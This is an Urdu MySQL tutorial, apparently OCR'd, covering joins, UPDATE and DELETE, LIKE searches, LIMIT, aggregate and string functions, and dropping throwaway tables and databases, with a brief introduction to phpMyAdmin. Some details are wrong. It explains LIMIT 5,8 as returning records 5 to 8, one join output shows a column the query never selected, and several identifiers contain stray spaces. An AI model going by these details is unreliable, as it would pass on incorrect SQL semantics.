اب ہم دونوں ٹیبلوں کوjoin کر کے ڈیٹا حاصل کرتے ہیں جس کی کیوری کچھ اسطرح ہوگی:

```
mysql> SELECT title,pub _year,isbn,author _first
    -> FROM books,authors
    -> WHERE books.author_id = authors.rec_id;
☆output:
+----------------------+---------+------------+--------------+
| title                | pub_year | isbn      | author_first |
+----------------------+---------+------------+--------------+
| Eden                 |    2003 | 0802117287 | Olympia      |
| SQL in a Nutshell    |    2004 | 0596004818 | Kevin E      |
| MySQL in a Nutshell  |    2005 | 0596007892 | Russell      |
| Guide to MySQL       |    2004 | 1590591445 | Michael      |
+----------------------+---------+------------+--------------+
4 rows in set (0.02 sec)
```

آپ دیکھ رہے ہیں کہ ہمارے پاس دونوں ٹیبلوں سے ڈیٹا حاصل ہوا ہے۔ یہ بالکل سیدھا سادہ تعلق قائم کرتا ہے جہاں ہمwhere کا استعمال کرتے ہیں۔SELECT کے بعد ہم دونوں ٹیبلوں کے کالموں کا نام دیتے ہیں جنکا ڈیٹا ہمیں چاہیے۔FROM کے بعد ان ٹیبلوں کا نام دیتے ہیں اور WHERE میں ایک کنڈیشن دیتے ہیں یعنی جہاں ایک ٹیبل کی پرائمری کی اور دوسری کی فارن کی دیتے ہیں۔ہم نے دو ٹیبلوں کوjoin کیا ہے لیکن یہ ضروری نہیں ہم دو سے زیادہ ٹیبلوں کا بھی آپس میں تعلق قائم کر سکتے ہیں۔ہم نے پڑھا تھا کہ ٹیبل میں ایک پرائمری کی ہوتی ہے جو ریکارڈز کی نشاندہی کرتا ہے اور جس ٹیبل کا اس سے تعلق قائم کرنا ہو اسمیں ایک فارن کی ہوگی جوparent ٹیبل کے پرائمری کی پر مشتمل ہوگی۔یعنی اگر آپauthors کے ٹیبل میں دیکھیں تو مصنفRussell کی rec_id، 3 ہے اورbooks کے ٹیبل میں MySQL in a Nutshell کی فارن کی 3 ہے جو کہ اسکی مصنف کی نشاندہی کرتی ہے۔اسطرح books کے ٹیبل میں جن ریکارڈز کی author_id، 3 ہوگی وہ Russell کی کتاب ہوگی کیونکہ 3، Russell کی یونیکID ہے اور یہ کالم ایک پرائمری کی کے طور پر استعمال ہو رہا ہے۔

Inner Joins

اب ہم ایک اور طریقے سے دو ٹیبلوں کو آپس میں جوڑیں گی جسکو inner joins کہتے ہیں اور کچھ اسطرح لکھا جاتا ہے:

```
mysql> SELECT title,pub_year,author_first
    -> FROM books INNER JOIN authors
    -> ON books.author _id = authors.rec _id;
☆output:
+----------------------+----------+--------------+-------------+
| title                | pub _year | author _first| author _last |
+----------------------+----------+--------------+-------------+
| Eden                 |     2003 | Olympia      | Vernon      |
| SQL in a Nutshell    |     2004 | Kevin E      | Kline       |
| MySQL in a Nutshell  |     2005 | Russell      | Dyer        |
| Guide to MySQL       |     2004 | Michael      | Kofler      |
+----------------------+----------+--------------+-------------+
4 rows in set (0.00 sec)
```

SELECT سٹیٹمنٹ ویسے ہی ہے لیکن FROM کچھ مختلف ہے جہاں ہم ٹیبلز کے ناموں کے درمیانINNER JOIN لکھتے ہیں۔یہاں پر WHERE کی جگہ ON نے لے لی ہے اور اسکے بعد کنڈیشن ویسے ہی دیتے ہیں جو کہ ON کو پاس ہوتا ہے۔(یہ سبق جاری رہے گا)

اب اجازت چاہتا ہوں، دعاؤں میں یاد رکھیں، اللہ حافظ

شکیل محمد خان
shakeel599@gmail.com

پی ایچ پی ، مائی سیکول اور ویب ڈویلپمنٹ کی سترویں کلاس میں خوش آمدید

اسلام علیکم

جی دوستوں کیا حال ہیں امید کرتا ہوں کہ سب خیریت سے ہونگے ۔اس کلاس میں بھی ہم ڈیٹا بیس اور SQL کے بارے میں پڑھیں گے۔وہ دوست جنہوں نے کلاس نمبر 16 کو نہیں پڑھا ہے ان سے گزارش ہے کہ پہلے اسکو study کریں۔

سب سے پہلے آپ school کے نام سے ایک ڈیٹا بیس بنائیں اسکے بعد اسمیں result کے نام سے ایک ٹیبل بنائیں۔

```
mysql> CREATE DATABASE school;
Query OK, 1 row affected (0.13 sec)

mysql> USE school ;
Database changed

mysql>  CREATE TABLE result
     ->  (sid int AUTO_INCREMENT PRIMARY KEY,
     ->  sname VARCHAR(50),
     ->  marks int);
Query OK, 0 rows affected (0.08 sec)
```

اسکے بعد result کے ٹیبل میں مندرجہ ذیل ڈیٹا انسرٹ کریں۔

sid	sname	marks
1	Shahid Ahmed Khan	80
2	Asad	65
3	Saleem Akhter	73
4	Akbar Ali Khan	82
5	Waseem Shah	45
6	Javed Iqbal	32
7	Asif Mobeen	53
8	Naeem Noman	86
9	Zahid	55
10	Saleem Ahmed	66

آپ نے ٹیبل میں دس ریکارڈ انسرٹ کردیے ہیں اب ہم دیکھیں گے کہ کسی ریکارڈ کو اپ ڈیٹ کیسے کرتے ہیں۔

ریکارڈ کو اپ ڈیٹ کرنا(UPDATE)

کسی ٹیبل میں ریکارڈ کو تبدیل کرنے کیلئے ہم update سٹیٹمنٹ استعمال کرتے ہیں مثلاً اگر ہم waseem کے مارکس کو تبدیل کرنا چاہتے ہیں تو اسطرح لکھیں گے۔

```
mysql> UPDATE result
    -> SET marks = 50
    -> WHERE sid=5;
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

سب سے پہلے UPDATE لکھتے ہیں اسکے بعد ٹیبل کا نام پھر SET کا کی ورڈ استعمال کرتے ہیں۔ SET کے بعد اس کالم کا نام اور اسمیں موجود ریکارڈ کو تبدیل کرنے کیلئے نئی ویلیو دیتے ہیں۔ آخر میں WHERE میں ایک کنڈیشن دیتے ہیں جس ریکارڈ کو تبدیل کرنا ہو۔ چونکہ اس ٹیبل میں sid ایک پرائمری کی ہے اور اسکی ویلیو ہر row پر یونیک ہوگی جس سے ہم ایک ریکارڈ کو پہچان سکتے ہیں۔ ہر student کو ایک یونیک نمبر دیا گیا ہے جہاں waeem کی sid، 5 ہے اسلئے ہم WHERE میں بتاتے ہیں کہ جس student کی sid، 5 کے برابر ہو صرف اسکا ریکارڈ اپ ڈیٹ کر دو۔ update میں ہم ایک سے زیادہ کالموں کا ریکارڈ بھی اپ ڈیٹ کر سکتے ہیں مثلاً:

```
mysql> UPDATE result
    -> SET sname = 'Asad Javed', marks  = 75
    -> WHERE sid = 2;
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

بالکل اسی طرح ہے لیکن اسمیں ہم دو کالموں کے ریکارڈز کو اپ ڈیٹ کر رہے ہیں۔ یعنی جس student کی sid، 2 ہے اسکے نام اور مارکس کو تبدیل کر دیا ہے۔ اب آپ SELECT سٹیٹمنٹ کی مدد سے ٹیبل کا تمام ریکارڈ حاصل کر کے دیکھیں تو ٹیبل میں ریکارڈ اپ ڈیٹ ہو چکا ہوگا۔

ریکارڈ کو ختم کرنا(DELETE)

اگر ٹیبل میں کسی ریکارڈ کو ختم کرنا ہو تو اسکے لئے Delete کا سٹیٹمنٹ استعمال ہوتا ہے مثلاً

```
mysql> DELETE from result
    -> WHERE sname='Zahid';
Query OK, 1 row affected (0.02 sec)
```

سب سے پہلے Delete لکھتے ہیں، from کے بعد ٹیبل کا نام اور آخر میں WHERE میں ایک کنڈیشن دیتے ہیں۔ اوپر والی مثال میں ہم نے اس ریکارڈ کو Delete کر دیا ہے جہاں student کا نام Zahid ہے۔ اگر آپ نے Delete کے کیوری میں WHERE کا استعمال نہ کیا تو اس ٹیبل میں موجود تمام ریکارڈ ختم ہو جائے گا اسلئے ریکارڈ ختم کرتے وقت احتیاط سے کام کریں۔ دوسری بات کہ ہم نے کنڈیشن میں بتایا ہے کہ ان تمام

ریکارڈ کو ختم کرو جہاں sname، Zahid کے برابر ہو اسلئے اگر اس ٹیبل میں Zahid نام سے زیادہ ریکارڈز ہوں تو سب ختم ہونگے۔

ریکارڈ تلاش کرنا

جب کسی ٹیبل میں بہت زیادہ ریکارڈز ہوتے ہیں تو ہمیں کسی خاص ریکارڈ کو نکالنا صرف SELECT سٹیٹمنٹ سے ممکن نہیں ہوتا کیونکہ کبھی کبھی ہمیں کسی ریکارڈ کے ٹیکسٹ کے بارے میں خوب پتہ نہیں ہوتا۔ایسی صورت میں ہم LIKE آپریٹر استعمال کرتے ہیں جو کہ ریکارڈز کو تلاش کرنے میں مدد دیتا ہے۔LIKE آپریٹر SELECT سٹیٹمنٹ میں استعمال ہوتا ہے۔مثلاً:

```
mysql> SELECT * FROM result
    -> WHERE sname LIKE'%ahmed';
☆ Output:
+-----+---------------+-------+
| sid | sname         | marks |
+-----+---------------+-------+
|  10 | Saleem Ahmed  |    66 |
+-----+---------------+-------+
1 row in set (0.00 sec)
```

اس مثال میں Where کنڈیشن میں ہم نے LIKE آپریٹر کا استعمال کیا ہے۔اس کا مطلب ہے کہ وہ تمام ریکارڈز سلیکٹ کرو جہاں نام میں ahmed آیا ہو۔LIKE آپریٹر کے بعد آپ دیکھ رہے ہیں کہ ہم نے % (wildcard) استعمال کیا ہے جسکا مطلب ہے کہ ahmed سے پہلے کچھ بھی ہو اسکو بھی میچ کرو۔جس طرح آپ ونڈوز میں کسی فائل یا فولڈر کو تلاش کرتے ہیں اور سرچ بکس میں * کا استعمال کرتے ہیں مثلاً میں اپنے کمپیوٹر کے D:\ ڈرائیو پر وہ تمام فائلوں کو تلاش کرنا چاہتا ہوں جسکی extension، .txt ہو تو میں اسطرح لکھتا ہوں (*.txt) اسمیں * کا مطلب ہے کہ کوئی بھی نام ہو لیکن extension، .txt ہونی چاہیے بالکل اسی طرح LIKE میں % کا کام ہوتا ہے۔اگر آپ ٹیبل میں دیکھیں تو ہمارے پاس دو students ایسے ہیں جنکے ناموں میں ahmed آتا ہے لیکن اوپر کی مثال میں ہمارے پاس صرف ایک student سرچ میں ملا ہے۔اسکی وجہ یہ ہے کہ LIKE آپریٹر میں % کا استعمال ہم نے پہلے کیا ہے یعنی ایسے students جن کے ناموں کے آخر میں ahmed آتا ہو۔اگر ہم یہ سرچ کرنا چاہتے ہوں کہ نام میں ahmed آنا چاہیے بیشک کسی بھی جگہ پر ہو تو اسکے لئے LIKE کے آخر میں بھی % استعمال کرتے ہیں مثلاً:

```
mysql> SELECT * FROM result
   -> WHERE sname LIKE'%ahmed%';
+-----+--------------------+-------+
| sid | sname              | marks |
+-----+--------------------+-------+
|   1 | Shahid Ahmed Khan  |    80 |
|  10 | Saleem Ahmed       |    66 |
+-----+--------------------+-------+
2 rows in set (0.02 sec)
```

اس مثال میں ہم نے ahmed کے شروع اور آخر میں % لگایا ہے جسکا مطلب ہے کہ نام میں پہلے اور آخر میں کچھ بھی لیکن ahmed ہو تو اسکو میچ کرو۔یہ

کیوری ان تمام ریکارڈز کو میچ کریگا جسمیں ahmed آیا ہو چاہے کسی بھی جگہ پر ہو۔اسی طرح اگر ہم چاہتے ہیں کہ ایسے students کو سرچ کریں جن کے نام A سے شروع ہوتو اسکے لئے اسطرح لکھیں گے:

```
mysql> SELECT * FROM result
    -> WHERE sname LIKE'a%';
+-----+---------------+--------+
| sid | sname         | marks  |
+-----+---------------+--------+
|   2 | Asad Javed    |     75 |
|   4 | Akbar Ali Khan|     82 |
|   7 | Asif Mobeen   |     53 |
+-----+---------------+--------+
3 rows in set (0.01 sec)
```

LIMIT کا استعمال

بعض اوقات SELECT سٹیٹمنٹ یا SELECT میں WHERE کے استعمال سے ہمارے پاس بہت سارا ریکارڈ حاصل ہوتا ہے لیکن ہم ان سب کو دیکھانا نہیں چاہتے بلکہ جو تازہ ترین ریکارڈ ہوتا ہے اسکو محدود کر کے حاصل کرنا چاہتے ہیں۔مثلاً آپ ایک نیوز کی سائٹ بنا رہے ہیں اور آپ تازہ ترین دس خبریں فرنٹ پیج پر دیکھانے چاہتے ہیں یا آپ کے پاس ایک لسٹ میں سینکڑوں ریکارڈز ہیں اور آپ ان تمام کو ایک پیج پر دیکھانے نہیں چاہتے بلکہ انکو مختلف صفحوں پر تقسیم کرنا چاہتے ہیں جسکو paging کہتے ہیں۔ایسی صورت میں ہم SELECT میں LIMIT کا استعمال کرتے ہیں جس سے ہمارے پاس ایک محدود لسٹ حاصل ہوتی ہے اور تمام ریکارڈز حاصل نہیں ہوتے ۔مثلاً اگر میں result کے ٹیبل سے نمبروں کے لحاظ سے TOP 3 طالبعلموں کو حاصل کرنا چاہتا ہوں تو اسطرح لکھوں گا:

```
mysql> SELECT * FROM result ORDER BY marks DESC LIMIT 3;
☆outpuy:
+-----+--------------------+--------+
| sid | sname              | marks  |
+-----+--------------------+--------+
|   8 | Naeem Nonam        |     86 |
|   4 | Akbar Ali Khan     |     82 |
|   1 | Shahid Ahmed Khan  |     80 |
+-----+--------------------+--------+
3 rows in set (0.00 sec)
```

LIMIT میں 3 کا مطلب ہے کہ صرف تین ریکارڈز حاصل کرو۔اسی طرح اگر میں ریکارڈ نمبر 5 سے لیکر 8 تک حاصل کرنا چاہتا ہوں تو اسطرح لکھوں گا:

```
mysql> SELECT * FROM result LIMIT 5,8;
+-----+--------------+--------+
| sid | sname        | marks  |
+-----+--------------+--------+
|   6 | Javed Iqbal  |     32 |
|   7 | Asif Mobeen  |     53 |
|   8 | Naeem Nonam  |     86 |
|  10 | Saleem Ahmed |     66 |
+-----+--------------+--------+
4 rows in set (0.02 sec)
```

LIMIT میں 5,8 کا مطلب ہے کہ ریکارڈ نمبر 5 سے لیکر ریکارڈ نمبر 8 تک ریٹرن کرو۔

اسی طرح اگر میں آخری پانچ تازہ ترین ریکارڈز حاصل کرنا چاہتا ہوں تو اسطرح ہوگا:

```
mysql> SELECT * FROM result ORDER BY sid DESC LIMIT 5;
+-----+---------------+-------+
| sid | sname         | marks |
+-----+---------------+-------+
|  10 | Saleem Ahmed  |    66 |
|   8 | Naeem Nonam   |    86 |
|   7 | Asif Mobeen   |    53 |
|   6 | Javed Iqbal   |    32 |
|   5 | Waseem Shah   |    50 |
+-----+---------------+-------+
5 rows in set (0.03 sec)
```

where کے ساتھ ایک اور مثال:

```
mysql> SELECT * FROM result
    -> WHERE marks > 40 AND marks < 70
    -> ORDER BY marks
    -> LIMIT 3;
+-----+---------------+-------+
| sid | sname         | marks |
+-----+---------------+-------+
|   5 | Waseem Shah   |    50 |
|   7 | Asif Mobeen   |    53 |
|  10 | Saleem Ahmed  |    66 |
+-----+---------------+-------+
3 rows in set (0.03 sec)
```

(aggregate functions)

مائی سیکول ڈیٹا کو سمرائز کرنے کیلئے بھی بہت سارے فنکشن فراہم کرتا ہے جو SELECT سٹیٹمنٹ میں استعمال ہوتے ہیں اور کوئی رو ریٹرن نہیں کرتے بلکہ ریکارڈز پر ایک فنکشن اپلائی کرنے کے بعد ایک ریزلٹ ریٹرن کرتے ہے جن میں چند ایک مندرجہ ذیل ہیں:

☆ sum():

جیسے کہ اس کے نام سے ظاہر ہے کہ یہ ایک لسٹ کو جمع کرتا ہے یعنی sum نکالتا ہے۔ اسکو ہم ایک کالم کا نام دیتے ہیں جسکا sum نکالنا ہو۔ مثلاً

```
mysql> SELECT SUM(marks) FROM result;
+------------+
| SUM(marks) |
+------------+
|        597 |
+------------+
1 row in set (0.03 sec)
```

☆ max() : دیے گئے کالم کے ریکارڈز میں سب سے بڑے نمبر کو ریٹرن کرتا ہے مثلاً:

```
mysql> SELECT MAX(marks) FROM result;
+------------+
| MAX(marks) |
+------------+
|         86 |
+------------+
1 row in set (0.01 sec)
```

☆ min(): دیے گئے کالم کے ریکارڈز کی لسٹ میں سب سے چھوٹے نمبر کو ریٹرن کرتا ہے مثلاً:

```
mysql> SELECT MIN(marks) FROM result;
+------------+
| MIN(marks) |
+------------+
|         32 |
+------------+
1 row in set (0.01 sec)
```

☆ avg(): کسی فیلڈ کے ریکارڈز کا average ریٹرن کرتا ہے مثلاً:

```
mysql> SELECT AVG(marks) FROM result;
+------------+
| AVG(marks) |
+------------+
|    66.3333 |
+------------+
1 row in set (0.00 sec)
```

☆ count(): ریکارڈز کی تعداد ریٹرن کرتا ہے۔ مثلاً:

```
mysql> SELECT COUNT(marks) FROM result;
+--------------+
| COUNT(marks) |
+--------------+
|            9 |
+--------------+
1 row in set (0.02 sec)
```

ٹیکسٹ کے ساتھ کام کرنے والے فنکشن

جس طرح پی ایچ پی سٹرنگ کے ساتھ مختلف کام کرنے کیلئے بہت سارے سٹرنگ فنکشن فراہم کرتی ہے اسی طرح مائی سیکول بھی کچھ ٹیکسٹ یا سٹرنگ فنکشن فراہم کرتا ہے جن میں سے چند ایک درج ذیل ہیں۔

☆ Upper(): دیے گئے کالم کے ویلیوز کو بڑے حروف میں ریٹرن کرتا ہے مثلاً:

```
mysql> SELECT UPPER(sname) FROM result;

☆output:
+--------------------+
| UPPER(sname)       |
+--------------------+
| SHAHID AHMED KHAN  |
| ASAD JAVED         |
| SALEEM AKHTER      |
| AKBAR ALI KHAN     |
| WASEEM SHAH        |
| JAVED IQBAL        |
| ASIF MOBEEN        |
| NAEEM NONAM        |
| SALEEM AHMED       |
+--------------------+
9 rows in set (0.02 sec)
```

☆ lower(): دیے گئے کالم کے ویلیوز کو چھوٹے حروف میں ریٹرن کرتا ہے۔ مثلاً

```
mysql> SELECT LOWER(sname) FROM result LIMIT 3;
+--------------------+
| LOWER(sname)       |
+--------------------+
| shahid ahmed khan  |
| asad javed         |
| saleem akhter      |
+--------------------+
3 rows in set (0.00 sec)
```

☆ Length() : دیے کالم کے ویلیوز کی حروف کی تعداد ریٹرن کرتا ہے مثلاً:

```
mysql> SELECT UPPER(sname), LENGTH(sname) FROM result;
☆output:
+--------------------+----------------+
| UPPER(sname)       | length(sname)  |
+--------------------+----------------+
| SHAHID AHMED KHAN  |             17 |
| ASAD JAVED         |             10 |
| SALEEM AKHTER      |             13 |
| AKBAR ALI KHAN     |             14 |
| WASEEM SHAH        |             11 |
| JAVED IQBAL        |             11 |
| ASIF MOBEEN        |             11 |
| NAEEM NONAM        |             11 |
| SALEEM AHMED       |             12 |
+--------------------+----------------+
9 rows in set (0.00 sec)
```

☆ Left(): بائیں طرف سے کچھ حروف لینے کیلئے مثلاً:

```
mysql> SELECT LEFT(sname,3) FROM resul t LIMIT 3;
+----------------+
| LEFT(sname,3)  |
+----------------+
| Sha            |
| Asa            |
| Sal            |
+----------------+
3 rows in set (0.03 sec)
```

☆ Right(): دائیں طرف سے کچھ حروف لینے کیلئے مثلاً:

```
mysql> SELECT RIGHT(sname,3) FROM resul t LIMIT 3;

+-----------------+
| RIGHT(sname,3)  |
+-----------------+
| han             |
| ved             |
| ter             |
+-----------------+
3 rows in set (0.00 sec)
```

ٹیبل کو ختم کرنا

اگر کسی ٹیبل کو Delete کرنا ہو تو اسکے لئے ہم Drop table کا سٹیٹمنٹ استعمال کرتے ہیں۔ مثلاً پہلے آپ school کے ڈیٹا بیس میں ایک عارضی ٹیبل بنائیں مثلاً:

```
mysql> CREATE TABLE dummy
    -> (id INT AUTO_INCREMENT PRIMARY KEY,
    -> address VARCHAR(100));
Query OK, 0 rows affected (0.11 sec)
```

اب آپ show table کی کیوری لکھیں تو آپ کو نیا ٹیبل لسٹ میں نظر آ جائے گا اسکو اب ہم اسکو Delete کریں گے جو اس طرح ہوگا:

```
mysql> DROP TABLE dummy;
Query OK, 0 rows affected (0.01 sec)
```

ڈیٹا بیس کو ختم کرنا

جس طرح ہم ایک ٹیبل کو ختم کرتے ہیں بالکل اسی طرح Drop Database سٹیٹمنٹ سے ہم کسی ڈیٹا بیس کو Delete کر سکتے ہیں۔ پہلے آپ ایک عارضی ڈیٹا بیس بنائیں اور پھر اسکو select کریں مثلاً:

```
mysql> CREATE DATABASE temp;
Query OK, 1 row affected (0.05 sec)

mysql> USE temp;
Database changed

mysql> DROP DATABASE temp;
Query OK, 0 rows affected (0.03 sec)
```

جی دوستوں آپ نے SQL کے چند کیوریز کے ساتھ کام کرنا سیکھا اور آپ نے نوٹ کیا ہوگا کہ SQL بہت آسان لینگویج ہے۔ ہم نے صرف بنیادی باتوں کے بارے میں پڑھا اور بہت گہرائی میں نہیں گئے تاکہ نئے ساتھی کنفیوژن کا شکار نہ ہو جائے۔ یہ سب پڑھنے اور پریکٹس کرنے کے بعد یقیناً آپ کو آگے پڑھنے میں دشواری نہیں ہوگی۔ آپ نے یہاں پر سٹاپ نہیں ہونا بلکہ اسکے بارے میں مزید بھی پڑھنا ہے جسکے لئے میں آپکو MySQL کی مندرجہ ذیل کتابوں کو پڑھنے کا مشورہ دونگا اسکے علاوہ آپ MySQL کی ویب سائٹ سے بھی مدد حاصل کر سکتے ہیں۔

نمبر1: MySQL Crash Course - Sams


نمبر2: McGraw-Hill - MySQL - Essential Skills

(PHPMyAdmin)


اب تک ہم نے کمانڈ لائن پر کیوریز سے کام کیا اب ہم گرافیکل یوزر انٹرفیس میں کام کرنا سیکھیں گے جسمیں ہم دو اپلی کیشن پر بحث کریں گے۔ PHPMyAdmin اور Navicat for MySQL۔ PHPMyAdmin ایک ویب اپلی کیشن ہے یعنی جو PHP اور مائی سیکول کو استعمال کرتے ہوئے بنایا گیا ہے اور جب ہم سرور پر ڈیٹا بیس کے ساتھ کام کرتے ہیں تو زیادہ تر hosting کمپنیز یہ فراہم کرتے ہیں۔ جب ہم لوکلی XAMPP انسٹال کرتے ہیں تو یہ بھی خود بخود انسٹال ہو جاتا ہے جس کے ذریعے ہم ایک GUI میں اپنے ڈیٹا بیس اور ٹیبلز کے ساتھ کام کر سکتے ہیں۔ phpmyadmin کو چلانے کیلئے اپنے براؤزر میں یہ address لکھیں:

http://localhost/phpmyadmin/

